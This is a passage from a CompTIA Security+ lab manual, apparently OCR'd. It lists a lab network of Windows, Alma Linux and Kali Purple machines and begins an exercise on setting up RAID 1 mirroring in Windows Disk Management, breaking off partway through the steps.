
COMPTIA Security+ Labs

Security Concept Fundamentals

Lab Topology




-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Configure RAID 1


RAID 1 is a configuration that focuses on redundancy and data protection, enabling availability. It involves duplicating data across two or more disk drives to ensure integrity and availability in the event of a drive failure, which is also called resilience. RAID 1 is commonly used in scenarios where data integrity and high availability are critical such as small business servers, database servers, and system drives. In this exercise, you will protect a critical folder with a RAID 1 configuration on the ACIWIN11 machine. After completing this exercise, you should be able to: Create Two Unformatted VHDs, Configure RAID 1 across the Unallocated Disks

Task 1 – Create Two Unformatted VHDs


Step 1

- Connect to ACIWIN11
    - 

- Click the Start charm and type the following:
    - Create and format hard disk partitions




- Select Create and format hard disk partitions from the Best match pop-up menu




Step 2

- In Disk Management, click the Action menu

